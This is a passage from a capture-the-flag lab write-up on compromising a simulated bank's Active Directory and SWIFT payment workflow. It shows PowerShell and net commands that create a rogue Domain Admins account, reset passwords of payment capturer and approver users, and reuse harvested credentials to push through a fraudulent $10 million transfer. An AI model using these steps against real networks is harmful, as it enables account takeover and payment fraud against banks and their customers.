
```
PS C:\Users\Administrator> New-ADUser l1v1n9h311
PS C:\Users\Administrator> Add-ADGroupMember -Identity "Domain Admins"
-Members l1v1n9h311
PS C:\Users\Administrator> net user l1v1n9h311 Hacker@123 /domain
The command completed successfully.
PS C:\Users\Administrator> Enable-ADAccount -Identity l1v19h311
```

```
PS C:\Users\Administrator> New-ADUser prokunal
PS C:\Users\Administrator> Add-ADGroupMember -Identity "Domain Admins" -Members prokunal
PS C:\Users\Administrator> Enable-ADAccount -Identity prokunal
Enable-ADAccount : The password does not meet the length, complexity, or history requirement of the domain.
At line:1 char:1
+ Enable-ADAccount -Identity prokunal
+ ~~~~~
+ CategoryInfo          : InvalidData: (prokunal:ADAccount) [Enable-ADAccount], ADPasswordComplexityException
+ FullyQualifiedErrorId : ActiveDirectoryServer:1325,Microsoft.ActiveDirectory.Management.Commands.EnableADAccount

PS C:\Users\Administrator> net user prokunal Hacker@123 /domain
The command completed successfully.

PS C:\Users\Administrator> Enable-ADAccount -Identity prokunal
PS C:\Users\Administrator> -
```

I tried to connect JMP box from my attacking machine, but it was not accepting my connection, as checking found that port is closed for outer connection, so i RDP into it from **BANKDC**, and submitted the both flags for **TIER 1 ADMINS**, followed the same process and logged in to **10.200.118.51, 10.200.118.52 and 10.200.118.61** with newly created user "**prokunal**" and submitted all the flags of **BANKDC**.



Pwned **BANKDC** Domain.

7. Compromise of SWIFT and Payment Transfer

First Task SWIFT Web Access

To Compromise of SWIFT and Payment Transfer, first i logged in to E-CITIZEN Portal and Selected SWIFT Web Access, then a task is provided by E-CITIZEN portal to do to get the flag.

Task given by E-CITIZEN Portal:

In order to proof that you have access to the SWIFT system, dummy accounts have been created for you and you will have to perform the following steps to prove access.

Account Details:

Source Email: prokunal@source.loc
Source Password: LRLLmMY9Ub34kg
Source AccountID: 647754e082d5202c5027be92
Source Funds: \$ 10 000 000

Destination Email: prokunal@destination.loc
Destination Password: s6S6L6nNyLNGwQ
Destination AccountID: 647754e182d5202c5027be93
Destination Funds: \$ 10


Using these details, perform the following steps:

1. Go to the SWIFT web application
2. Navigate to the Make a Transaction page
3. Issue a transfer using the Source account as Sender and the Destination account as Receiver. You will have to use the corresponding account IDs.
4. Issue the transfer for the full 10 million dollars
5. Once completed, request verification of your transaction here (No need to check your email once the transfer has been created).

Once you have performed the steps of building your transaction, please enter Y to verify your access.

so, in order to complete this task we have to access bank portal and logged in with dummy account and make a transcation of \$10 million dollars to destination account, then enter **Y** to confirm.

to do so, firstly i logged into swift bank portal by doing RDP connection to BANKDC and opened chrome from there, and goes to swift.bank.thereserve.loc and logged in.



A screenshot of a web browser window showing a transaction creation page. The address bar indicates "Not secure | swift.bank.thereserve.loc/transfer". The page features a logo on the left and navigation links "PIN Confirmation" and "Home" on the right. The main section is titled "Transactions" and contains a "New Transaction!" form. The form has three fields: "Sender" (input: 6476f91182d52025898294c7), "Receiver" (input: 6476f91482d52025898294c8), and "Amount" (input: 1000000). A yellow "Submit" button is located at the bottom left of the form.

After logged in click on "**Make a Transaction**" button, then enter the Sender ID as your Source Account ID and Recevier ID as Destination ACCOUNT ID.

after that clicking on Submit, it says **Check your email for the confirmation PIN number**, as e-citizen portal says no need to check your mail, so i can go directly

to e-citizen portal and click Y to verify our Transcation.

```
Ready to verify? [Y/X/Z]: Y
Run verification
Warning: Permanently added '10.200.118.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.118.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.118.201' (ECDSA) to the list of known hosts.

Well done! Check your email!
```

moving forward to next flag, which is SWIFT Capturer Access

SWIFT Application as Capturer

after submitting the SWIFT access, got email saying, In order to finish this task, we have to compromise capturer and approver in a position to make my transfer.

There you go!

Ready to access SWIFT. Too bad you only have client credentials! In order to finish this task, you will have to enumerate through the BANK estate to find a capturer and an approver. You will have to compromise both to be in a position to make your transfer. See? If you really want to show impact, EA isn't everything.
Best of luck with this final challenge! The end is in sight!
Am0

by going to e-citizen portal and selected ~~✉18↑~~ to get the task, and selecting **18**, it says:

In order to proof that you have capturer access to the SWIFT system, a dummy transaction has been created for you.

Please look for a transaction with these details:

FROM: 631f60a3311625c0d29f5b32
TO: 6477301482d5202c5027be90

Look for this transfer and capture (forward) the transaction.

Listing all “**Payment Capturer**” users, found that there are some users who have access as Capturer, i just changed a password of user from “**Payment Capturer**” group.

```
PS C:\users> net group "Payment Capturers" /domain
Group name      Payment Capturers
Comment
```

```
Members
```

```
-----  
a.barker          c.young          d1sturb3d  
g.watson          s.sharding        t.buckley  
The command completed successfully.
```

```
PS C:\users> net user a.barker Hacker@123 /domain
The command completed successfully.
```

```
PS C:\users> ■
```

The users of “Payement Capturers” can log in to only **WORK1**, so let’s login to **WORK1** as user g.watson, after loggin as user g.watson, i found a file on Documents named swift, which contains a password, i logged into Swift portal as Capturer using provided password.




```
swift - Notepad
File Edit Format View Help
Welcome capturer to the SWIFT team.

You're credentials have been activated. For ease, your most recent AD password was replicated to the SWIFT application. Please feel free to change this password should you deem it necessary.

You can access the SWIFT system here: http://swift.bank.thereserve.loc

#Storage this here:
Corrected1996
```



after loggin clicked on forward to forward the transcation.

Transactions - Capturer View!

Transaction ID: 6341dff62d357fe4c1ae6753
 From: 631f60a3311625c0d29f5b31
 To: 631f60a3311625c0d29f5b32
 PIN Status: Confirmed
 Forwarded: Yes
 Status: Completed
 Amount: \$10

Transaction ID: 6477307e781f322615cc9cc4
 From: 6477301482d5202c5027be90
 To: 6477301582d5202c5027be91
 PIN Status: Confirmed
 Forwarded: No
 Status: Processing
 Amount: \$10,000,000

Transaction ID: 647730aef679d236e78a31fc
 From: 631f60a3311625c0d29f5b32
 To: 6477301482d5202c5027be90
 PIN Status: Confirmed
 Forwarded: No
 Status: Processing
 Amount: \$1

Auth Debugger

then goes to e-citizen portal entered **Y** to get the flag.
 moving forward to next flag, which is SWIFT Application as Approver

SWIFT Application as Approver

by going to e-citizen portal and selected **19** to get the task, and selecting **19**, it says:

Task to do:

In order to proof that you have approver access to the SWIFT system, a dummy transaction has been created for you.

Please look for a transaction with these details:

FROM: 631f60a3311625c0d29f5b31
TO: 6477301482d5202c5027be90

Look for this transfer and approve (forward) the transaction.

Once you have approved the provided transaction, please enter Y to verify your access.

Checking for groups in JMP, found that there is also a group as "**Payment Approvers**"

```
Administrator: Windows PowerShell
PS C:\Users\administrator.BANK> hostname
JMP
PS C:\Users\administrator.BANK> net groups /domain
The request will be processed at a domain controller for domain bank.thereserve.loc.

Group Accounts for \\BANKDC.bank.thereserve.loc

-----
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Group Policy Creator Owners
*Key Admins
*Payment Approvers
*Payment Capturers
*Protected Users
*Read-only Domain Controllers
*Tier 0 Admins
*Tier 1 Admins
*Tier 2 Admins
The command completed successfully.

PS C:\Users\administrator.BANK>
```

checking for "**Payment Approvers**" group users found that there is 4 users, so i can change any user password and logged in using that or i can create a new user and add it to "**Payment Approvers**" groups.

```

PS C:\Users\administrator.BANK>
PS C:\Users\administrator.BANK>
PS C:\Users\administrator.BANK> net group "Payment Approvers" /domain
The request will be processed at a domain controller for domain bank.thereserve.loc.

Group name      Payment Approvers
Comment
Members

-----
a.holt          a.turner        r.davies
s.kemp

The command completed successfully.


PS C:\Users\administrator.BANK> net user a.holt Hacker@123 /domain
The request will be processed at a domain controller for domain bank.thereserve.loc.

The command completed successfully.

PS C:\Users\administrator.BANK>

```

so, i changed password of a.holt, and logged in to using RDP on **JMP** host from **BANKDC**, after logged in as user, opened file explorer and found a notes saying credentials have been activated, as you are an approver.



```

/approver_api_script - Notepad
File Edit Format View Help
#This script can be used by approvers to directly interface with the API of the SWIFT backend to approve payments.
#The script first generates a JWT for the user and then makes the approval request

username = "r.davies" #Change this to your approver username
password = "thereserveapprover1!" #Change this to your approver password

import requests

session = requests.session()

data = session.get("http://swift.bank.thereserve.loc/")

token = session.post("http://swift.bank.thereserve.loc/login", {username: username, password: password})

#TBC rest of script should be added

```

```

username = "r.davies" #Change this to your approver username
password = "thereserveapprover1!" #Change this to your approver password

```

logged in as provided email and password and approved the transactions.

Transactions - Approver view!

Transaction ID	From	To	Approved	Status	Amount	Action
6341dff62d357fe4c1ae6753	631f60a3311625c0d29f5b31	631f60a3311625c0d29f5b32	Yes	Completed	\$10	
647730aef679d236e78a31fc	631f60a3311625c0d29f5b32	6477301482d5202c5027be90	No	Pending	\$1	<input type="button" value="Approve"/> <input type="button" value="Cancel"/>
6477374f5aa8a0c4a86fb808	631f60a3311625c0d29f5b31	6477301482d5202c5027be90	No	Pending	\$1	<input type="button" value="Approve"/> <input type="button" value="Cancel"/>

Auth Debugger

after approving go to e-citizen portal and enter Y to get the flag.
moving forward to final flag, which is SWIFT PAYMENT MADE

SWIFT PAYMENT MADE

by going to e-citizen portal and selected ~~☒20↑~~ to get the task, and selecting 20, it says:

Task to do:

This is the final check! Please do not attempt this if you haven't completed all of the other flags.

Once done, follow these steps:

1. Using your DESTINATION credentials, authenticate to SWIFT
2. Using the PIN provided in the SWIFT access flag email, verify the transaction.
3. Using your capturer access, capture the verified transaction.
4. Using your approver access, approve the captured transaction.
5. Profit?

First task is to authenticate to Swift using provided destination credentials.

← → C Not secure | swift.bank.thereserve.loc/login



Log in to your account

Email
prokunal@destination.loc

Password
.....

Log In

after login click on PIN Confirmation

← → X Not secure | swift.bank.thereserve.loc/



PIN Confirmation Dashboard

Bank of Trimento!
Transfer Money
Securely . .

The Reserve Online

Not secure | swift.bank.thereserve.loc/pin-confirmation

Transactions

Confirm a Transaction!

Email	Receiver ID	PIN #
prokunal@source.loc	647754e182d5202c5027be93	9548

Comments
CAPSTONE

Confirm

Not secure | swift.bank.thereserve.loc/pin-confirmation

Transactions

Confirmed! Admin confirms and forwards transactions every 2 minutes!



Confirm a Transaction!

Email	Receiver ID	PIN #
Sender Email	Receiver ID	PIN Number


Comments
Notes to Operators (Optional)

Confirm

Third task is using capturer access, capture the verified transaction, so, logged in as Capturer credentials.



after login click on forward to forward the transaction, after that logged in using Approver account and approve the transaction.



that's it, now got to e-citizen portal, and enter **Y** to get the final flag.

After getting the final flag, I completed the All Task and Compromises the whole network. This lab require exceptional skills and knowledge to overcome the obstacles, achieving a remarkable level of control over the entire environment.

